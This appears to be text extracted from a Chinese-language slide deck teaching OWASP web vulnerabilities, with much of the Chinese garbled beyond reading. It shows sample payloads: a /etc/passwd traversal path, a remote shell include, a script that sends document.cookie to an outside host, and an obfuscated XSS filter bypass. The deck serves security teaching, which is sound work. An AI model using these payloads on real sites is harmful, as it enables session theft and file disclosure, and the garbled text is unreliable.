
犋吚ጱਞ獊奲眲戔ਧ • Directory Traversal • /download.php?file=123.pdf • /download.php?file=../../../../../etc/passwd • Local
File Inclusion • /index.php?mod=news • <?php include($_GET[‘mod’].’php’); ?>

犋吚ጱਞ獊奲眲戔ਧ • Remote File Inclusion • /index.php?mod=http://lionbug.tw/shell.php allow_url_fopen=On

WhatsApp LFI http://thehackernews.com/2013/06/Hacking- whatsapp-android-application.html
ᒊ脻纷ୗ硭䢗 • A3 – Cross-Site Scripting(XSS) • 硭䢗ਮ䜛ᒒ牫 • ࣁ獮ᒒ矠獈䘣դ嘨
•HTML牏CSS牏Javascript牏Flash …
ᒊ脻纷ୗ硭䢗 • 玱疤ࣳ • http://lionbug.tw/xss.php? msg=<script>alert(1);</script> • 㱪ਂࣳ • ᒍ獉
• …

碝窚盏玡Ӟ賳Flash XSSکXSS Worm https://www.leavesongs.com/HTML/sina-weibo- flashxss-worm.html

XSS 猂玲 Cookie

ᒊ脻纷ୗ硭䢗 <script> var img = new Image(); img.src = ‘http://lionbug.tw/’+document.cookie;
</script>

OpenFind Mail2000 Xss

• onclick 磦矦౮ xonclick • script 磦矦౮ scrips • html
݄ᴻ ?? OpenFind Mail2000

<html></html><<html></html>s<html></ html>c<html></html>r<html></html>i<html></ html>p<html></html>t<html></ html>><html></html>a<html></html>l<html></ html>e<html></html>r<html></html>t<html></ html>(<html></html>'<html></html>x<html></ html>s<html></html>s<html></html>'<html></ html>)<html></html>;<html></html><<html></ html>/<html></html>s<html></html>c<html></ html>r<html></html>i<html></html>p<html></
html>t<html></html>> XSS Payload
OpenFind Mail2000 XSS

BeEF 吚㮆ૡٍՈ

XSS 犖胼盅ݣ
Try to find http://ctf.mis.nkfust.edu.tw/bypass06

०硳ጱ涢挨膏蝫娄ᓕቘ • A2 – Broken Authentication and Session Management •
Session and Cookie • Cookie • admin=0; • user=21232f297a57a5a743894a0e4a801fc3; • HMAC ?? • …

襷ॠ笙၏ http://www.inside.com.tw/2015/08/21/ruten-security- issue
ဳ獈硭䢗 • A1 – Injection • ဳ獈圵觊 • SQL Injection
• Code Injection • Command Injection • LDAP Injection • …
